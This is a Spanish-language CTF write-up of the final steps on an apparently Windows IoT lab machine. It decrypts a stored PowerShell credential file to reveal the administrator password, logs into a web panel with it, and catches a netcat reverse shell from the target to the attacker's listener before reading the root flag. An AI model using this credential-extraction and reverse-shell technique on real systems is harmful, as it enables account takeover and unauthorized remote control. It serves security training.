
Tenemos la flag user.txt. Hay otro archivo llamado "iot-admin.xml" que tiene un formato parecido:

```
PS C:\Data\Users\app> type iot-admin.xml
type iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000020000000001066000000010000200000000855856bea37267a6f9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e8000000002000020000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f554830000000b6205d1abb57026bc339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643c945f2f4b8f1585970365 0f2747a60cf9e70b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Objs>
```


Ejecutamos el mismo comando con powershell:

```
PS C:\Data\Users\app> (Import-CliXml -Path C:\Data\Users\app\iot-admin.xml).GetNetworkCredential().Password
(Import-CliXml -Path C:\Data\Users\app\iot-admin.xml).GetNetworkCredential().Password
_1nt3rn37ofTh1nGz
```

Vemos una contraseña, posiblemente la del administrador. Como no nos deja conectarnos por remoto, vamos a intentar logearnos en el panel de login como el usuario administrator y la contraseña que hemos conseguido. Iniciamos sesion y ejecutamos el comando para saber que usuario somos:



Somos el usuario administrator, ahora solo tenemos que enviarnos una conexion con netcat como anteriormente para recibir la session:



Y ya somos el usuario administrator:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.204] 49685
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\windows\system32>echo %USERNAME%
echo %USERNAME%
Administrator
```

Para ver la flag tenemos que utilizar el mismo comando que anteriormente para poder ver la contraseña XML con powershell en texto plano:

```
PS C:\Data\Users\administrator> (Import-CliXml -Path root.txt).GetNetworkCredential().Password
(Import-CliXml -Path root.txt).GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
```